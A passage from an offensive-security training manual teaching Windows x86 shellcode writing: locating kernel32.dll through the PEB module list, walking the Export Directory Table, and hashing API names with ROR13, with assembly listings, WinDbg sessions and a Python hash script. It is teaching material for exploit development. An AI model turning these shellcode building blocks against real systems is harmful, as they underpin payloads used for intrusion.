The reason for this lies in the fact that the length of the "kernel32.dll" string is 12 bytes. Because the string is stored in UNICODE format, every character of the string will be represented as a WORD rather than a byte, making the length 24 in Unicode. Therefore, if the WORD starting at the 25th byte is NULL, we have found a string of 12 UNICODE characters.

If the comparison fails, we'll take a conditional jump back to *next_module* and proceed to check the next entry until the comparison succeeds.

Because *InInitializationOrderModuleList* displays modules based on the order they were initialized, the first module name that matches the comparison will always be **kernel32.dll**, as it is one of the first to be initialized.

Until the release of Windows 7, the kernel32.dll initialization order was always constant for all Microsoft operating systems. As a result, the initialization order linked list was often used by shellcoders. By walking the list to the second entry, the base address for kernel32.dll could be extracted.

This method became ineffective in Windows 7 and a more universal method[222] was introduced that works on later versions of Windows as well.

Now that we understand how the shellcode works, let's try to follow the instructions in WinDbg to confirm that we can successfully obtain the base address of **kernel32.dll**.

We can run our script to execute everything until *input()*, where execution will stop until we press Return:

```
C:\Users\offsec\Desktop> python find_kernel32.py
Encoded 16 instructions...
Shellcode located at address 0x11e0000
...ENTER TO EXECUTE SHELLCODE...
```

Listing 285 - Running find_kernel32.py

With the script paused, let's attach WinDbg to the **python.exe** process. Once attached, we'll let the application resume execution. Pressing Return in our command prompt will take us to the first instruction of our shellcode (INT3).

---

[222] (Skypher - Shellcode: finding the base address of kernel32 in Windows 7), http://www.offensive-security.com/AWEPAPERS/Skypher.pdf

```
0:001> g
(10d0.f0c): Break instruction exception - code 80000003 (first chance)
eax=bea7140b ebx=00000000 ecx=011e0000 edx=011e0000 esi=011e0000 edi=011e0000
eip=011e0000 esp=013ffc9c ebp=013ffcac iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
011e0000 cc              int     3

0:001> u @eip Ld
011e0000 cc              int     3
011e0001 89e5            mov     ebp,esp
011e0003 83ec60          sub     esp,60h
011e0006 31c9            xor     ecx,ecx
011e0008 648b7130        mov     esi,dword ptr fs:[ecx+30h]
011e000c 8b760c          mov     esi,dword ptr [esi+0Ch]
011e000f 8b761c          mov     esi,dword ptr [esi+1Ch]
011e0012 8b5e08          mov     ebx,dword ptr [esi+8]
011e0015 8b7e20          mov     edi,dword ptr [esi+20h]
011e0018 8b36            mov     esi,dword ptr [esi]
011e001a 66394f18        cmp     word ptr [edi+18h],cx
011e001e 75f2            jne     011e0012
011e0020 c3              ret
```

Listing 286 - Reaching the beginning of our shellcode inside WinDbg

To confirm that our shellcode is running correctly, let's set a breakpoint at the compare instruction and resume the application flow. Once our breakpoint is hit, we'll inspect the EBX and EDI registers to determine the base address and name of the module present in the first *InInitializationOrderModuleList* entry.

```
0:001> bp 011e001a

0:001> g
Breakpoint 0 hit
eax=bea7140b ebx=77020000 ecx=00000000 edx=011e0000 esi=00f11e60 edi=77026c08
eip=011e001a esp=013ffc3c ebp=013ffc9c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
011e001a 66394f18        cmp     word ptr [edi+18h],cx    ds:0023:77026c20=002e

0:001> r @ebx
ebx=77020000

0:001> du @edi
77026c08  "ntdll.dll"

0:001> lm m ntdll
Browse full module list
start    end        module name
77020000 7719a000   ntdll      (pdb symbols)
c:\symbols\ntdll.pdb\FA32EA7CECAA40BA94BF296AC6F178701\ntdll.pdb
```

Listing 287 - Inspecting the first entry in the InInitializationOrderModuleList list

Listing 287 shows the **ntdll.dll** module as the first entry. Furthermore, we can confirm that the base address gathered from the _LDR_DATA_TABLE_ENTRY_ structure is correct.

Since this module is not the one we are looking for, the conditional jump will be taken, causing us to loop over the entries until we find the entry for the **kernel32.dll** module.

We can remove all breakpoints to speed up the process and execute the WinDbg **pt** command, which will allow the execution to continue until the next return instruction. This is the last instruction in our shellcode that will be executed if the conditional jump is not taken.

```
0:001> bc *

0:001> bl

0:001> pt
eax=bea7140b ebx=76e40000 ecx=00000000 edx=011e0000 esi=00f17930 edi=00f11c90
eip=011e0020 esp=013ffc3c ebp=013ffc9c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
011e0020 c3              ret

0:001> r @ebx
ebx=76e40000

0:001> du @edi
00f11c90  "KERNEL32.DLL"

0:001> lm m kernel32
Browse full module list
start    end        module name
76e40000 76ed5000   KERNEL32   (pdb symbols)
c:\symbols\kernel32.pdb\F8E18714F7AC4AD1AC00CC0C6D41DD991\kernel32.pdb
```

Listing 288 - Obtaining the base address of kernel32.dll

Excellent! Listing 288 shows that our shellcode successfully obtained the base address of kernel32.dll by parsing the *InInitializationOrderModuleList* doubly-linked list.

7.3.2.1 Exercises

1. Take the time to observe how the *InInitializationOrderModuleList* doubly-linked list works in memory.
2. Execute find_kernel32.py on your dedicated Windows 10 machine.
3. Attach WinDbg to python.exe and follow the shellcode execution flow.
4. Follow the shellcode instructions and, using the same memory addresses as the shellcode, dump the structures it is accessing inside WinDbg.

7.4 Resolving Symbols

Finding the base address of kernel32.dll is a good first step, but our shellcode will crash if we continue to execute assembly instructions after the return. This crash occurs because we are not doing anything to cleanly exit our shellcode.

With the address of kernel32.dll gathered, our next step is to resolve various APIs that are exported by the module. We'll start by dynamically resolving the address of *TerminateProcess*[223]

[223] (Microsoft - Terminate Process), https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-terminateprocess

using the *Export Directory Table*. Once resolved, the API will enable us to cleanly terminate our shellcode.

Previously, we mentioned that kernel32.dll exports APIs such as *GetProcAddress*, which will allow us to locate various exported functions. The issue is that *GetProcAddress* also needs to be located before it can be used. Rather than relying on this API, most shellcodes will use an equivalent to *GetProcAddress*, which can be achieved by traversing the *Export Address Table* (EAT) of a DLL loaded in memory. To gather a module's EAT address, we first need to acquire the base address of the selected DLL.

7.4.1 Export Directory Table

The most reliable way to resolve symbols from kernel32.dll (and other DLLs) is by using the Export Directory Table method.

> *In this case, the term "symbols" refers to the function names and their starting memory addresses.*

Generally, DLLs that export functions have an export directory table that contains important information about symbols such as:

- Number of exported symbols.
- Relative Virtual Address (RVA) of the export-functions array.
- RVA of the export-names array.
- RVA of the export-ordinals array.

The Export Directory Table structure[224] contains additional fields, as illustrated below:

```
typedef struct _IMAGE_EXPORT_DIRECTORY {
  DWORD Characteristics;
  DWORD TimeDateStamp;
  WORD MajorVersion;
  WORD MinorVersion;
  DWORD Name;
  DWORD Base;
  DWORD NumberOfFunctions;
  DWORD NumberOfNames;
  DWORD AddressOfFunctions;
  DWORD AddressOfNames;
  DWORD AddressOfNameOrdinals;
}
```

Listing 289 - The Export Directory Table data structure (IMAGE_EXPORT_DIRECTORY)

The one-to-one relationship between the *AddressOfFunctions*, *AddressOfNames*, and *AddressOfNameOrdinals* arrays, which we will cover shortly, is essential for symbol resolution.

[224] (ReactOS - _IMAGE_EXPORT_DIRECTORY Struct Reference), https://doxygen.reactos.org/d5/db1/dll_2win32_2dbghelp_2compat_8h_source.html#l00145

To resolve a symbol by name, let's begin with the *AddressOfNames* array. Every name will have a unique entry and index in the array. Once we have found the name of the symbol we are looking for at index *i* in the *AddressOfNames* array, we can use the same index *i* in the *AddressOfNameOrdinals* array.

The diagram below provides a graphical example of how this works. We'll cover the specific assembly code shortly.




Figure 67: EAT function VMA

The entry from the *AddressOfNameOrdinals* array at index *i* will contain a value, which will serve as a new index that we will use in the *AddressOfFunctions* array. At this new index, we will find the relative virtual memory address of the function. We can translate this address into a fully-functional *Virtual Memory Address* (VMA) by adding the base address of the DLL to it.

Since the size of our shellcode is just as important as its portability, we need to optimize the search algorithm for our required symbol names. To do that, we will use a very particular hashing function that transforms a string into a four byte hash. This method will allow us to reuse the assembly instructions for any given symbol name.

While we could find alternative methods to parse the AddressOfNames array and search for our function, such as checking the string length and comparing various parts of the symbol, this method is not scalable for a real-world shellcode where we need to call multiple APIs.

This algorithm produces the same result obtained by the *GetProcAddress* function mentioned earlier and can be used for every DLL. In fact, once the *LoadLibraryA* symbol has been resolved, we can load arbitrary modules and locate the functions needed to build our custom shellcode without using *GetProcAddress*.

7.4.1.1 Exercise

1. Review the theory of this section and ensure that you understand the relation between the three arrays used by the Export Directory Table. You can use the footnotes from this section to get a more in-depth view of the structures and offsets used.

7.4.2 Working with the Export Names Array

Now that we have covered the relationship between the three arrays in the Export Directory Table (EDT), let's observe how our shellcode will parse it to dynamically resolve symbols.

The Export Directory Table structure fields contain relative addresses. To obtain the virtual memory address, our shellcode will often add the kernel32.dll base address to the RVA, which is currently stored in the EBX register. Let's examine the technique by analyzing the ASM code chunk by chunk:

```
import ctypes, struct
from keystone import *

CODE = (
    " start:                              "  #
    "   int3                             ;"  #   Breakpoint for Windbg. REMOVE ME WHEN
NOT DEBUGGING!!!!
    "   mov   ebp, esp                   ;"  #
    "   sub   esp, 0x200                 ;"  #
    "   call  find_kernel32              ;"  #
    "   call  find_function              ;"  #

    " find_kernel32:                      "  #
    "   xor   ecx, ecx                   ;"  #   ECX = 0
...
    " find_function:                      "  #
    "   pushad                           ;"  #   Save all registers
                                             #   Base address of kernel32 is in EBX
from
                                             #   Previous step (find_kernel32)
    "   mov   eax, [ebx+0x3c]            ;"  #   Offset to PE Signature
    "   mov   edi, [ebx+eax+0x78]        ;"  #   Export Table Directory RVA
    "   add   edi, ebx                   ;"  #   Export Table Directory VMA
    "   mov   ecx, [edi+0x18]            ;"  #   NumberOfNames
    "   mov   eax, [edi+0x20]            ;"  #   AddressOfNames RVA
    "   add   eax, ebx                   ;"  #   AddressOfNames VMA
    "   mov   [ebp-4], eax               ;"  #   Save AddressOfNames VMA for later

    " find_function_loop:                 "  #
    "   jecxz find_function_finished     ;"  #   Jump to the end if ECX is 0
    "   dec   ecx                        ;"  #   Decrement our names counter
    "   mov   eax, [ebp-4]               ;"  #   Restore AddressOfNames VMA
    "   mov   esi, [eax+ecx*4]           ;"  #   Get the RVA of the symbol name
    "   add   esi, ebx                   ;"  #   Set ESI to the VMA of the current
symbol name

    " find_function_finished:             "  #
    "   popad                            ;"  #   Restore registers
```

```
    "   ret                                 ;"  #
...
```

Listing 290 - resolving_symbols_0x01.py: Finding the Export Directory Table and AddressOfNames VMAs

We have modified the *start* function to accommodate additional space needed to prevent clobbering of the stack. The instructions required to find the base address of kernel32.dll have been encapsulated into the *find_kernel32* function. Additionally, we have introduced three new functions called *find_function*, *find_function_loop* and *find_function_finished* which are going to be responsible for finding the symbols we require.

Once we have found the kernel32 base address, we can execute *find_function*, which first saves all the register values on the stack using PUSHAD. This will allow us to restore these values cleanly later on, even if our ASM code clobbers the register values during its execution.

The next step is to store the value pointed to by the EBX register (which holds the base address of kernel32.dll) at offset 0x3C in EAX. We know from previous modules that at this offset from the beginning of a PE (MS-DOS header) is the offset to the PE header.[225]

The following instruction uses the value stored previously in EAX, adds it to the base address of kernel32.dll along with a static offset of 0x78, and stores the dereferenced value in EDI. We are using the 0x78 offset from the PE header because this is the location where we can find the RVA of the Export Directory Table.

This address is then converted into a VMA by adding it to the base address of kernel32.dll using the ADD instruction. Let's review the relevant instructions for these steps below:

```
    " find_function:                     "  #
    "   pushad                          ;"  #   Save all registers
                                            #   Base address of kernel32 is in EBX
from
                                            #   Previous step (find_kernel32)
    "   mov   eax, [ebx+0x3c]           ;"  #   Offset to PE Signature
    "   mov   edi, [ebx+eax+0x78]       ;"  #   Export Table Directory RVA
    "   add   edi, ebx                  ;"  #   Export Table Directory VMA
...
```

Listing 291 - Obtaining the Export Directory Table

EDI now contains the virtual memory address of our Export Directory Table. With this in mind, let's move to the next instructions:

```
    "   mov   ecx, [edi+0x18]           ;"  #   NumberOfNames
    "   mov   eax, [edi+0x20]           ;"  #   AddressOfNames RVA
    "   add   eax, ebx                  ;"  #   AddressOfNames VMA
    "   mov   [ebp-4], eax              ;"  #   Save AddressOfNames VMA for later
```

Listing 292 - Obtaining the AddressOfNames array

We'll store the value pointed to by EDI and a static offset of 0x18 into ECX. This is the offset[226] to the *NumberOfNames* field. As the name suggests, this field contains the number of exported symbols.

[225] (PE-Portable-executable), https://www.aldeid.com/wiki/PE-Portable-executable

[226] (aldeid - PE-Portable-executable), https://www.aldeid.com/wiki/PE-Portable-executable#Export_Table

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

This allows us to use the value now stored in ECX as a counter to parse the *AddressOfNames* array.

Let's continue going through the assembly instructions. We'll move the value pointed to by EDI and the static offset of 0x20, which corresponds to the *AddressOfNames* field, into EAX. Since this is a RVA, we'll add the base address of kernel32.dll to it in order to obtain the VMA of the *AddressOfNames* array.

The final instruction in *find_function* stores the *AddressOfNames* VMA at an arbitrary offset from EBP. Currently, EBP contains a pointer to the stack, thanks to the *mov ebp, esp* instruction at the beginning of our shellcode.

Our code then reaches the *find_function_loop* function, which begins with a conditional jump based on the value of ECX. This jump will be taken if ECX, which holds the number of exported symbols, is NULL. If that happens, it means that we have reached the end of the array without finding our symbol name. The ASM code can be reviewed below:

```
    " find_function_loop:                 "  #
    "   jecxz find_function_finished    ;"  #   Jump to the end if ECX is 0
    "   dec   ecx                       ;"  #   Decrement our names counter
    "   mov   eax, [ebp-4]              ;"  #   Restore AddressOfNames VMA
    "   mov   esi, [eax+ecx*4]          ;"  #   Get the RVA of the symbol name
    "   add   esi, ebx                  ;"  #   Set ESI to the VMA of the current
symbol name
```

Listing 293 - Obtaining the symbol name in ESI

If the ECX register is not NULL, we'll decrement our counter (ECX) and retrieve the previously-saved *AddressOfNames* virtual memory address. We can use the counter ECX as an index to the *AddressOfNames* array and multiply it by four, because each entry in the array is a DWORD. Next, we'll save the RVA of the symbol name in ESI. Finally, we can obtain the VMA of the symbol name by adding the base address of kernel32.dll to the ESI register.




Figure 68: Find function logic

With the logic of our assembly code addressed, let's run our updated shellcode and try to follow it inside WinDbg. Once we reach our INT3 instruction, we'll attempt to manually gather the RVA of the Export Directory Table to verify that our shellcode is working as expected.

We can begin by gathering the offset to the start of the PE header from the beginning of the module, as follows:

```
0:002> g
(6b8.594): Break instruction exception - code 80000003 (first chance)
eax=055812f2 ebx=00000000 ecx=011e0000 edx=011e0000 esi=011e0000 edi=011e0000
eip=011e0000 esp=022bfe04 ebp=022bfe14 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
011e0000 cc              int     3

0:002> lm m kernel32
Browse full module list
start    end        module name
76e40000 76ed5000   KERNEL32   (pdb symbols)
c:\symbols\kernel32.pdb\F8E18714F7AC4AD1AC00CC0C6D41DD991\kernel32.pdb

0:002> dt ntdll!_IMAGE_DOS_HEADER 0x76e40000
   +0x000 e_magic          : 0x5a4d
   +0x002 e_cblp           : 0x90
...
   +0x03c e_lfanew         : 0n248
```

```
0:002> ? 0n248
Evaluate expression: 248 = 000000f8
```

Listing 294 - Dumping the IMAGE_DOS_HEADER structure to obtain the offset to the PE header

According to the output from Listing 294, the PE header can be found at offset 0xF8. Reviewing the PE header structure (*_IMAGE_NT_HEADERS*), we'll notice the *IMAGE_OPTIONAL_HEADER* structure at offset 0x18:

```
0:002> dt ntdll!_IMAGE_NT_HEADERS 0x76e40000 + 0xf8
   +0x000 Signature        : 0x4550
   +0x004 FileHeader       : _IMAGE_FILE_HEADER
   +0x018 OptionalHeader   : _IMAGE_OPTIONAL_HEADER
```

Listing 295 - Dumping the _IMAGE_NT_HEADERS structure

The _IMAGE_OPTIONAL_HEADER structure contains another structure named *_IMAGE_DATA_DIRECTORY*[227] at offset 0x60:

```
0:002> dt ntdll!_IMAGE_OPTIONAL_HEADER 0x76e40000 + 0xf8 + 0x18
   +0x000 Magic            : 0x10b
   +0x002 MajorLinkerVersion : 0xc ''
   +0x003 MinorLinkerVersion : 0xa ''
...
   +0x05c NumberOfRvaAndSizes : 0x10
   +0x060 DataDirectory    : [16] _IMAGE_DATA_DIRECTORY
```

Listing 296 - Dumping the _IMAGE_OPTIONAL_HEADER structure

According to the output from Listing 296, the *DataDirectory* is an array of length 16. Each entry in this array is an _IMAGE_DATA_DIRECTORY structure.

We can examine the _IMAGE_DATA_DIRECTORY structure prototype to discover that it is comprised of two DWORD fields, resulting in the structure's 0x08 size:

```
typedef struct _IMAGE_DATA_DIRECTORY {
  DWORD VirtualAddress;
  DWORD Size;
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
```

Listing 297 - Prototype of the _IMAGE_DATA_DIRECTORY structure

We'll find the _IMAGE_OPTIONAL_HEADER structure at offset 0x18 from the PE header. At offset 0x60 from that, we'll locate the first entry in the *DataDirectory* array, which holds information about the Export Directory Table. This information confirms that the shellcode uses the correct offset to fetch the EDT, 0x78.

Even though the structure field is named VirtualAddress, this field contains the relative virtual address.

[227] (Microsoft - IMAGE_DATA_DIRECTORY structure), https://docs.microsoft.com/en-us/windows/win32/api/winnt/ns-winnt-image_data_directory

Let's manually dump the structure inside WinDbg and get the RVA for the Export Directory Table. We can also use the *display header* (**!dh**)[228] command in WinDbg, along with *file headers* argument (**-f**) to dump all the file header information.

```
0:002> dt ntdll!_IMAGE_DATA_DIRECTORY 0x76e40000 + 0xf8 + 0x78
   +0x000 VirtualAddress   : 0x75940
   +0x004 Size             : 0xd1c0

0:002> !dh -f kernel32

File Type: DLL
FILE HEADER VALUES
     14C machine (i386)
       6 number of sections
57CF8F7A time date stamp Tue Sep  6 20:54:34 2016

       0 file pointer to symbol table
       0 number of symbols
      E0 size of optional header
    2102 characteristics
            Executable
            32 bit word machine
            DLL

OPTIONAL HEADER VALUES
     10B magic #
   12.10 linker version
   82000 size of code
   12000 size of initialized data
       0 size of uninitialized data
   1DF30 address of entry point
    1000 base of code
...
    4140  DLL characteristics
            Dynamic base
            NX compatible
            Guard
   75940 [    D1C0] address [size] of Export Directory
   85354 [     4EC] address [size] of Import Directory
...
```

Listing 298 - Getting the RVA of the EDT manually and using !dh

We have obtained the relative virtual address for the Export Directory Table, so let's determine if our shellcode retrieves the same value. We can single-step through the shellcode instructions inside WinDbg and check the value of EDI before adding the kernel32.dll base address to it.

```
0:002> t
eax=000000f8 ebx=76e40000 ecx=00000000 edx=011e0000 esi=008178a0 edi=00811ca8
eip=011e0032 esp=022bfbe0 ebp=022bfe04 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
011e0032 8b7c0378        mov     edi,dword ptr [ebx+eax+78h] ds:0023:76e40170=00075940
```

[228] (Microsoft - WinDbg (!dh)), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/-dh

```
0:002> t
eax=000000f8 ebx=76e40000 ecx=00000000 edx=011e0000 esi=008178a0 edi=00075940
eip=011e0036 esp=022bfbe0 ebp=022bfe04 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
011e0036 01df            add     edi,ebx

0:002> r edi
edi=00075940
```

Listing 299 - Getting the RVA of the EDT through our shellcode

Excellent! Our shellcode gathered the correct relative virtual address of the Export Directory Table. Let's continue to single step through the instructions. When we reach the *find_function_finished* function, we will inspect ESI, which should point to the last symbol name exported by kernel32.dll, as shown below:

```
0:002> r
eax=76eb71ec ebx=76e40000 ecx=00000620 edx=011e0000 esi=76ec2af4 edi=76eb5940
eip=011e004e esp=022bfbe0 ebp=022bfe04 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
011e004e 61              popad

0:002> da esi
76ec2af4  "timeGetTime"
```

Listing 300 - Getting the last symbol name exported by kernel32.dll

So far our shellcode has successfully obtained the base address of kernel32.dll as well as the Export Directory Table and *ArrayOfNames* array. We can now proceed to determine a method that will allow us to parse the exported symbol names.

7.4.2.1 Exercises

1. Update the previous shellcode to include the assembly instructions to fetch the Export Directory Table and the *ArrayOfNames* array, as well as the last exported symbol name from kernel32.dll.
2. Inside WinDbg, manually fetch the RVA of the Export Directory Table and confirm it using the display header (**!dh**) command.
3. Single step through the updated shellcode instructions inside the debugger and verify that the RVA of the Export Directory Table is correct.
4. Continue executing the shellcode and identify the first exported symbol name.

7.4.3 Computing Function Name Hashes

After obtaining the address to the *ArrayOfNames* array, we're ready to parse it for the symbol we are interested in, namely *TerminateProcess* in this case.

As mentioned earlier, we'll use a hashing algorithm to search for this symbol in the array, rather than the string length or various parts of the symbol name.

This algorithm produces the same result obtained by the *GetProcAddress* function mentioned earlier, and can be used for every DLL.

The hashing algorithm, typically found in most modern shellcodes, converts any string into a DWORD. This allows us to re-use the function for any given symbol we want. Over the years this algorithm has been shown to be collision-free, meaning that each string will generate a unique DWORD.

Let's examine the hashing algorithm one instruction at a time. The final step in our current shellcode fetches the first entry in *ArrayOfNames* and converts the RVA to a VMA with the ESI register pointing to the symbol name. Following that, we introduce three new functions, as shown below.

```
    " compute_hash:                      "  #
    "   xor   eax, eax                  ;"  #   NULL EAX
    "   cdq                             ;"  #   NULL EDX
    "   cld                             ;"  #   Clear direction

    " compute_hash_again:                "  #
    "   lodsb                           ;"  #   Load the next byte from esi into al
    "   test  al, al                    ;"  #   Check for NULL terminator
    "   jz    compute_hash_finished     ;"  #   If the ZF is set, we've hit the NULL
term
    "   ror   edx, 0x0d                 ;"  #   Rotate edx 13 bits to the right
    "   add   edx, eax                  ;"  #   Add the new byte to the accumulator
    "   jmp   compute_hash_again        ;"  #   Next iteration

    " compute_hash_finished:             "  #
```

Listing 301 - resolving_symbols_0x02.py: Hash Routines to Compute Function Names

The *compute_hash* function starts with an *XOR* operation, which sets the EAX register to NULL. This instruction is followed by the *CDQ*[229] instruction, which uses the NULL value in EAX to set EDX to NULL as well.

The last instruction of this function is *CLD*,[230] which clears the direction flag (*DF*) in the *EFLAGS* register. Executing this instruction will cause all string operations to increment the index registers, which are ESI (where our symbol name is stored) and/or EDI.

We then reach the *compute_hash_again* function that starts with a *LODSB*[231] instruction. This instruction will load a byte from the memory pointed to by ESI into the AL register and then automatically increment or decrement the register according to the DF flag.

This is followed by a *TEST* instruction using the AL register as both operands. If AL is NULL, we will take the *JZ* conditional jump to the *compute_hash_finished*. This function doesn't contain any instructions and is used as an indicator that we have reached the end of our symbol name.

If AL is not NULL, we'll arrive at a *ROR*[232] bit-wise operation. This assembly instruction rotates the bits of the first operand to the right by the number of bit positions specified in the second operand. In our case, EDX is rotated right by 0x0D bits.

[229] (Faydoc - CDQ), http://faydoc.tripod.com/cpu/cdq.htm

[230] (Faydoc - CLD), http://faydoc.tripod.com/cpu/cld.htm

[231] (Faydoc - ROR), http://faydoc.tripod.com/cpu/ror.htm

[232] (Faydoc - ROR), http://faydoc.tripod.com/cpu/ror.htm

To get a better understanding of how the rotate bits right instruction works, let's try it out inside WinDbg. We will set EAX to a value we desire and execute a *ror eax, 0x01* instruction. After we execute the instruction, we can view the result of the operation.

We will use the *assemble* (**a**) command followed by the EIP register as the argument to place the ROR instruction right at the memory address where EIP is pointing to. Next, we can type the assembly instruction we wish to assemble, and after pressing Return twice, the instruction will be placed in memory.

```
0:002> r @eax=0x41

0:002> a @eip
02630000 ror eax, 0x01
ror eax, 0x01
02630002

0:002> .formats @eax
Evaluate expression:
  Hex:     00000041
  Decimal: 65
  Octal:   00000000101
  Binary:  00000000 00000000 00000000 01000001
  Chars:   ...A
  Time:    Wed Dec 31 16:01:05 1969
  Float:   low 9.10844e-044 high 0
  Double:  3.21143e-322

0:002> t
eax=80000020 ebx=00000000 ecx=02630000 edx=02630000 esi=02630000 edi=02630000
eip=02630002 esp=0282f9fc ebp=0282fa0c iopl=0         ov up ei pl zr na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000a47
02630002 e581            in      eax,81h

0:002> .formats @eax
Evaluate expression:
  Hex:     80000020
  Decimal: -2147483616
  Octal:   20000000040
  Binary:  10000000 00000000 00000000 00100000
  Chars:   ...
  Time:    ***** Invalid
  Float:   low -4.48416e-044 high -1.#QNAN
  Double:  -1.#QNAN
```

Listing 302 - Example of using the ROR assembly instruction inside WinDbg

Listing 302 shows how the binary bits have rotated once to the right. Now that we understand how the ROR operation works, let's get back to the shellcode and review the assembly code:

```
    " compute_hash_again:                 "  #
    "   lodsb                            ;"  #   Load the next byte from esi into al
    "   test  al, al                     ;"  #   Check for NULL terminator
    "   jz    compute_hash_finished      ;"  #   If the ZF is set, we've hit the NULL
term
    "   ror   edx, 0x0d                  ;"  #   Rotate edx 13 bits to the right
    "   add   edx, eax                   ;"  #   Add the new byte to the accumulator
```

```
    "   jmp   compute_hash_again        ;"  #   Next iteration

    " compute_hash_finished:             "  #
```

Listing 303 - Hash Routines to Compute Function Names

After the rotate bits right instruction, we'll ADD the value of EAX, which holds a byte of our symbol name, to the EDX register and jump to the beginning of *compute_hash_again*. This function represents a loop that will go over each byte of a symbol name and add it to an accumulator (EDX) right after the rotate bits right operation.

Once we reach the end of our symbol name, the EDX register will contain a unique four-byte hash for that symbol name. This means we can compare it to a pre-generated hash to determine if we have found the correct entry.

We can write a simple Python script that performs the same operation so that we will be able to compute the hash of a function name that our shellcode will search for:[233]

```
#!/usr/bin/python
import numpy, sys

def ror_str(byte, count):
    binb = numpy.base_repr(byte, 2).zfill(32)
    while count > 0:
        binb = binb[-1] + binb[0:-1]
        count -= 1
    return (int(binb, 2))

if __name__ == '__main__':
    try:
        esi = sys.argv[1]
    except IndexError:
        print("Usage: %s INPUTSTRING" % sys.argv[0])
        sys.exit()

    # Initialize variables
    edx = 0x00
    ror_count = 0

    for eax in esi:
        edx = edx + ord(eax)
        if ror_count < len(esi)-1:
            edx = ror_str(edx, 0xd)
        ror_count += 1

    print(hex(edx))
```

Listing 304 - ComputeHash.py: Python script to compute a four-byte hash from a string

The script in Listing 304 takes the symbol name as an argument and replicates the hashing function from our assembly code, resulting in a four-byte hash of the symbol name.

[233] Please note that the ROR function in the script rotates bits using a string representation of a binary number. A correct implementation would use shift and or bitwise operators combined together (h<<5 | h>>27). The choice to use string operations is due to the fact that it is simpler to visualize bit rotations in this way for the student.

We can test our script by executing it and passing the *timeGetTime* string as an argument to generate the unique hash for the symbol. This was the last symbol name exported by kernel32.dll that we observed while running our previous shellcode inside WinDbg.

```
C:\Users\admin\Desktop> python ComputeHash.py timeGetTime
0x998eaf95
```

Listing 305 - Unique hash for the timeGetTime string

